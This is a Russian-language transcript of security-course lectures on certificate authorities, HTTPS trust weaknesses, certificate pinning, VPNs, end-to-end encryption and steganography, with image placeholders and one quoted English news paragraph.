
Теперь, если мы спустимся еще ниже, то увидим алгоритм цифровой подписи. Это SHA-256 с шифрованием RSA. Помните, что цифровая подпись - это значение хеш-функции, которое было зашифровано, речь о закрытом ключе.




Этот сертификат был подписан DigiCert. И если я нажму сюда, то мы увидим их сертификат. Это подводит нас к вопросу о цепочке сертификатов, потому что открытый ключ RSA для этого сертификата должен быть использован, чтобы дешифровать подпись из этого первого сертификата, чтобы получить хеш SHA-256, который должен подойти к хешу SHA-256, вычисленному для остальной части сертификата, так чтобы вы знали, что этот сертификат доподлинно выпущен DigiCert.

И такой же процесс происходит для валидации, что этот сертификат является действующим. А если мы поднимемся на верхний из сертификатов в цепочке, который является корневым сертификатом, как нам узнать, что этот сертификат действующий, и что мы можем ему доверять?

Что ж, ваша операционная система и ваш браузер содержат целый список корневых сертификатов, которые были выпущены удостоверяющими центрами. Не вы им доверяете, а Microsoft или какая-либо другая сторона, которая поставила вам эти корневые сертификаты, именно эта сторона выражает доверие к этим сертификатам.




Если вы желаете посмотреть сертификаты в Firefox, идем сюда, "Настройки", расширенные, сертификаты, посмотреть сертификаты. И если вы нажмете на "Центры сертификации", то увидите список, и это все корневые центры сертификации, которым вы доверяете. Их здесь сотни.




Давайте нажмем на один из них. Итак. Цифровой сертификат удостоверяющего центра Comodo. Выглядит похожим на сертификат Mozilla. Разница в том, что этот сертификат является самоподписанным. Что дает им право быть удостоверяющим центром? Ну, есть множество организаций, которые могут им стать и становятся, им необходимо соответствовать различным требованиям безопасности.

Давайте закроем это. Промотаем список вниз... Как там он назывался? Это был DigiCert. Здесь мы видим... DigiCert... И поскольку в нашем хранилище доверенных сертификатов есть тот сертификат из цепочки сертификатов открытого ключа подписи, то мы доверяем веб-сайту Mozilla.

Здесь мы видим цепочку сертификатов. Это сертификат Bank of America. В самом низу этой цепочки имеется корневой сертификат.






41. Центры сертификации ключей и HTTPS

А теперь мы поговорим о центрах сертификации ключей и HTTPS. HTTPS полагается на сертификаты для аутентификации, что сайт подлинный, а открытый ключ принадлежит именно этому сайту. Без сертификатов защищенность HTTPS попросту не работает. Она ломается.

Проблема в том, что вся экосистема сертификатов в целом является слабой и уязвимой перед атаками. Защищенность HTTPS лишь настолько сильна, насколько сильным является слабое звено, а в такой огромной экосистеме цепочек сертификатов появление сломанных звеньев неизбежно. Уязвимости внутри этой экосистемы могут привести к появлению фальшивых сертификатов, которым все потом будут доверять. Если кто-либо сможет выпустить фальшивый сертификат, которому ваш браузер будет доверять, то вы не узнаете, что HTTPS перехватывается и читается.

HTTPS, который вы присоединяете к URL-адресу, по-прежнему будет на месте, замок по-прежнему будет появляться как положено, трафик будет отправляться, шифроваться, все как обычно, и сертификат будет выглядеть действительным, и вообще будет царить полная идиллия. Но тот, кто выпустил фальшивый сертификат, сможет дешифровать ваш трафик, потому что у них есть закрытый ключ.

Позвольте я приведу вам несколько примеров того, как это возможно, и почему на сертификаты нельзя всецело полагаться, и следовательно, нельзя полностью полагаться и на HTTPS. Пожалуй, самыми тревожными являются действия удостоверяющих центров и уязвимости, возникающие вследствие ошибок этих центров.



Давайте посмотрим, сравнительно недавно, читайте заголовок, "Google ставит ультиматум Symantec касаемо неавторизованных HTTPS сертификатов". Что же там произошло? Symantec выпустил сертификаты, объявляющие о своей принадлежности Google, но Google, по факту, никогда не запрашивал этих сертификатов. А Symantec - это реально один из лидеров рынка по части удостоверения сертификатов. Это крупнейший игрок на рынке удостоверяющих центров. Эти ребята должны задавать стандарты.

Немного проскроллим вниз, читаем: "Вначале Symantec заявлял, что были выпущены 23 сертификата", и когда речь идет о 23 сертификатах, то это означает, что этих 23 сертификатов не должно было быть вообще. И что же дальше: "Google поставил под сомнение эту цифру, отмечая, что она значительно выше. Проведя дополнительные проверки, в Symantec признали, что были выпущены 164 сертификата для 76 доменов и 2458 сертификатов для даже незарегистрированных доменов".


Вот масштабы текущего уровня обеспокоенности по поводу действий центров сертификации и ошибок, которые они допускают. И это Symantec, считающийся лидером рынка. И это не единичный случай.

The incident came five months after Google warned of a separate batch of bogus certificates that had been issued for several of its domains, including *.google.com, *.google.com.eg, *.g.doubleclick.net, *.gstatic.com, www.google.com, www.gmail.com, and *.googleapis.com. They were issued by Egypt-based MCS Holdings, an intermediate certificate authority that operates under the China Internet Network Information Center (CNNIC). The Chinese domain registrar and certificate authority, in turn, is included in root stores for virtually all OSes and browsers.

Теперь другой случай, целая партия фальшивых сертификатов, выпущенных для нескольких доменов Google, включая, и в общем-то, это весь google.com, и некоторые другие домены Google. "Они были выпущены компанией MSC Holdings из Египта, это промежуточный центр сертификации, который работает под контролем Информационного центра сети Интернет Китая".

Можете себе представить, ошибаются как небольшие центры сертификации, так и крупнейшие из них. И эти сертификаты, которые будут выпущены или были выпущены, они будут доверенными для вашего браузера или браузера кого бы то ни было еще.

Существует слишком много пользующихся доверием третьих сторон. Давайте я вам покажу это.



Это дерево доверия между центрами сертификации. Можно увеличить масштаб и рассмотреть все эти различные цепочки сертификатов и доверительных отношений.

Итак, удостоверяющие центры существуют в примерно 50 странах. Есть более 1400 центров, которым доверяет Microsoft и Mozilla, а следовательно и Firefox. Здесь есть даже такие центры, как почта Гонконга. Это обычный центр сертификации. Есть подразделения удостоверяющих центров типа Министерства внутренней безопасности США или военных подрядчиков США, которые являются нижестоящими центрами.

И это приводит нас к следующей слабости ключей: правительства стран будут иметь влияние на центры сертификации, или будут иметь возможность выпускать сертификаты самостоятельно, и будут иметь возможность представляться кем угодно, хоть Facebook, хоть Apple, хоть вашим банком. И ваш браузер будет доверять их сертификатам, поскольку они выпущены доверенными удостоверяющими центрами, или их подразделениями, и они указаны в этих самых сертификатах.


Это означает, что США, Великобритания, Китай, Россия, 14 глаз, все они могут выпускать фальшивые сертификаты, которым ваш браузер будет доверять, и следовательно, могут увидеть зашифрованный HTTPS трафик, который будет выглядеть абсолютно нормальным для вас, но они смогут дешифровать его. Вы будете считать, что у вас работает end-to-end шифрование, а на деле эти ребята могут выпускать фальшивые сертификаты, и HTTPS оказывается полностью бессмысленным.

Другим поводом для беспокойства является стандарт X.509 для сертификатов. Он весьма неудачно спроектирован и чересчур гибок. В документации этого стандарта кто-то случайно скопипастил не то, что нужно, и это привело к отсутствию частей стандарта, которые должны были быть там. В результате у вас есть стандарт, а затем вещей, которые должны быть в нем, их не оказывается. Это была полная катастрофа.

Уязвимости могут появляться и в процессе получения сертификатов. Например, инъекции нулевого байта, когда у вас появляется возможность получать сертификаты для доменов, которыми вы не владеете. И правительства стран определенно будут работать над поиском новых уязвимостей для внедрения в процесс получения сертификатов. Так что если у них нет новых способов делать это сейчас, то вне всякого сомнения, у них будут потенциально новые способы в будущем. И если у вас имеется фальшивый сертификат, есть бесплатные инструменты, которые вы можете использовать для его подстановки.

Пожалуйста, вот вам sslsniff. Изначально он был разработан в связи с уязвимостью, обнаруженной в Internet Explorer, но он также мог быть использован для подстановки другого сертификата, если вы находитесь посередине. Очевидно, что если вы правительство, то у вас будет собственная версия подобного программного обеспечения, в котором вы сможете подставлять свой собственный сертификат в трафик.

Как видите, здесь говорится: "Разработан для MITM-атак на все SSL соединения в локальной сети, динамически генерирует сертификаты для доменов, доступные на лету. Новые сертификаты встраиваются в цепочку сертификатов, которая подписывается любым сертификатом, который вы обеспечите".



Есть множество способов борьбы с фальшивыми сертификатами и последующим дешифрованием вашего трафика. Вы можете уменьшить количество сертификатов, которым вы доверяете. Если мы зайдем в "Настройки", "Расширенные", “Сертификаты”, “Посмотреть сертификаты”, мы увидим здесь сотни сертификатов, которым вы непосредственно доверяете.

Вы можете удалить ненужные вам сертификаты. Вы обнаружите, что порядка 95% ресурсов, которые вы посещаете, нуждаются в малом количестве сертификатов. Так что если уменьшение количества сертификатов вас заинтересует, можете погуглить на этот счет и изучить этот вопрос, поэкспериментировать с удалением сертификатов.

Возможно, произойдет ситуация, когда вы наткнетесь на сайты, в которых есть цепочка сертификатов, один из которых вы удалили. Так что с этим стоит поразбираться. Все зависит от того, какие сайты вы посещаете. Закроем это окно.



Другая вещь, которую вы можете сделать, это отслеживание изменений сертификатов тех сайтов, которые вы используете. Есть аддон для Firefox под названием "Certificate Patrol". "Ваш браузер доверяет множеству различных центров сертификации и промежуточным центрам каждый раз, когда вы посещаете HTTPS веб-сайт. Данный аддон выявляет случаи, когда сертификаты обновляются, так чтобы вы смогли убедиться, что это было легитимное изменение".

Спустимся ниже. Не знаю, сможете ли вы разглядеть, что тут написано. Этот аддон показывает вам контрольную сумму сертификата во время вашего предыдущего посещения сайта, и контрольную сумму текущего сертификата.

На первый взгляд это может показаться хорошей идеей, не так ли? Но проблема в том, что это не практично. Сертификаты меняются постоянно. Вы будете получать эти всплывающие окна раз за разом, и вы не будете знать, подлинный ли новый сертификат или нет. Понятно, что вы можете догадаться, потому что если меняется центр сертификации с одного на другой, допустим, они перешли от Symantec на почту Гонконга, то, ясное дело, это знак того, что что-то тут нечисто.

Но если вы установите это расширение, то подобные вещи, вы будете получать эти всплывающие окна постоянно. И это станет весьма нецелесообразным. Закроем это окно.

Далее, есть другая опция, если вы владелец сервера или если у вас есть какие-либо связи с тем, куда вы коннектитесь, вы можете использовать так называемое "закрепление сертификата".

Что это такое? Как сказано на сайте проекта OWASP: "Закрепление - это процесс ассоциации хоста с его ожидаемым X.509 сертификатом или открытым ключом". Другими словами, это способ сказать: "Я принимаю только один определенный открытый ключ". Например, вы можете связать сертификат с его контрольной суммой или хешем, так что если кто-либо его поменяет, то вы сразу об этом узнаете.


Например, если вы используете интернет-банкинг, а я работал архитектором в сфере безопасности ряда банковских приложений в Великобритании, одним из средств защиты там является привязка сертификатов, потому что вашему банковскому приложению не нужно посещать множество сайтов. Вы можете сказать: "Разрешить только этот один публичный сертификат или несколько публичных сертификатов". Поэтому если человек посередине попытается подменить эти сертификаты, то это не сработает, потому что вы связали со своим приложением конкретные публичные ключи.

Привязка работает не только для HTTPS. Ее можно использовать с VPN, SSL, TLS и другими протоколами, которые вы используете для работы с сертификатами.

Следующий способ - это оставаться анонимным изначально. Если вы обеспокоены, что кто-либо считывает ваш трафик, то если вы анонимны, они не смогут соотнести этот трафик с вами, даже если прочитают его, если это вообще имеет смысл.

Например, если вы используете средства анонимизации, допустим, VPN или Tor,

или наподобие этого, и они выпустят фальшивый сертификат и получат возможность считывать трафик, то у них не будет возможности связать этот трафик с вами. Все зависит от того, волнует ли вас или нет, что они прочитают данные, или же вас волнует то, что они могут связать эти данные с вашей личностью. Как бы то ни было, быть анонимным - это один из способов.



Также вы можете использовать VPN. Однако, VPN защитит вас до определенной степени. Здесь у нас схема , демонстрирующая VPN. Это маршрут между инициатором VPN туннеля и VPN терминатором, и внутри этого туннеля у нас HTTPS, использующий SSL и TLS, и после того, как он достигает VPN терминатор, трафик снова превращается в обычный HTTPS.


Если атакующий может расположиться лишь посередине между вами и терминатором, то VPN туннелирование предотвратит подмену сертификата. Если атакующий получит доступ к трафику здесь, то конечно, он сможет заменить сертификат.

Пример, где это может пригодиться. Допустим, вы в Китае, и вас волнует, что китайское правительство может заменить сертификат на поддельный. Что вы можете сделать, вы можете выйти по VPN за пределы Китая и затем соединиться с сервером, опять же, сервер должен находиться за пределами Китая. И тогда у вас будет больше гарантии, что ваше соединение защищено от точки до точки, потому что вы знаете, что у них нет возможности подменить сертификат в то время, пока он находится на территории Китая.

Если вы хотите подключиться к серверу, который находится в зоне влияния источника вашей угрозы, то даже с VPN могут возникнуть проблемы, потому что как только вы покидаете VPN туннель, они могут дешифровать трафик.

Это был фрагмент о центрах сертификации и HTTPS, а также вопросах, связанных с ними. Ваш основной подход к защите - это использование эшелонированной защиты. Вы используете многочисленные средства защиты с целью минимизировать риски, и в данном случае средством защиты является VPN. И вам следует добавить дополнительные средства в зависимости от уровня безопасности или приватности, который вам нужен, это средства, которые мы рассмотрим далее в нашем курсе.

42. End-to-End шифрование (E2EE)



End-to-end шифрование заключается в том, что данные шифруются отправителем и дешифруются только получателем. Если вы хотите избежать отслеживания, массовой слежки, хакеров и так далее, то вам нужен именно этот вид шифрования передаваемых данных.

Использование защищенного HTTPS на всех веб-сайтах становится все более необходимым, независимо от типов передаваемых данных. Чем глубже мы будем обсуждать, как выполняется отслеживание, массовая слежка и хакинг браузеров, тем больше вы начнете понимать всю важность end-to-end шифрования.

Примерами технологии end-to-end шифрования являются такие вещи, как PGP, S/MIME, OTR, что расшифровывается как “off the record” (рус. "не для записи"), ZRTP, что расшифровывается как Z в протоколе RTP, а также SSL и TLS, реализованные правильным образом, все это может использоваться в качестве end-to-end шифрования.

Компании, которые разрабатывают программное обеспечение, использующее end-to-end шифрование и системы с нулевым разглашением, не могут раскрыть детали обмена данными вашим врагам, даже по принуждению, даже если бы они этого сами захотели. В этом и заключается преимущество end-to-end шифрования с нулевым разглашением.


Мы рассмотрим примеры подобного программного обеспечения на протяжении курса, в их числе будут средства обмена сообщениями Signal, Chat Secure, Crypto Cat и другие.

Если бы все использовали end-to-end шифрование всего трафика, то трафик всех людей выглядел бы одинаковым. Когда лишь немногие используют end-to-end шифрование, то именно они начинают выделяться.

End-to-end шифрование обеспечивает защиту в процессе передачи данных, но очевидно, что оно не может защитить данные после их получения. Далее вам нужен другой механизм защиты. Используйте end-to-end шифрование везде, где это только возможно.

43. Стеганография

Стеганография - это способ сокрытия информации или файлов внутри другого несекретного текста или данных. Это называется "спрятать данные на видном месте". Вы можете, например, спрятать текстовый файл, содержащий секретную информацию, внутри файла с изображением, например, в этой картинке с песиком. Файл с изображением будет выглядеть как обычная картинка, но будет содержать секретное сообщение.



Файл, содержащий секретные данные, называется контейнером. Заполненные контейнеры, они еще называются стегоконтейнерами, выглядят, как изначальные файлы, как это видно здесь, без заметных отличий. Лучшими контейнерами являются видео-файлы, изображения и аудио-файлы, так как любой может посылать, получать и скачивать их, и эти типы файлов не вызывают подозрений.

Однако важно отметить, что стеганография - это не шифрование.

Данные просто прячутся, а не шифруются. Опытным людям будет очень просто взять копию оригинального файла, сравнить ее с другим файлом и выявить применение стеганографии, а также вытащить секретное сообщение.

Если вы используете видео, изображения или аудио-файлы для создания тайных сообщений, то вам не следует загружать их куда-либо, где эти файлы могут быть основательно изменены при помощи, например, сжатия. Например, загрузка видео на YouTube разрушит секретное сообщение, а отправка видео через электронную почту должна сработать.

Стеганография используется, когда вам нужно скрыть, что вы отправляете секретное сообщение. Возможно, последствия от обнаружения этого факта очень высоки. Когда вы используете только шифрование, то очевидно, что вы его используете. В случае со стеганографией, совершенно не очевидно, что вы отправляете сообщение.

Некоторые инструменты для стеганографии, вдобавок, используют шифрование, чтобы сообщение было труднее определить. Один из них я бы порекомендовал вам под Windows, это OpenPuff, сейчас я продемонстрирую, как это работает, чтобы вы немного получше разобрались в стеганографии, к тому же, этот инструмент содержит и некоторые отличные дополнительные возможности.

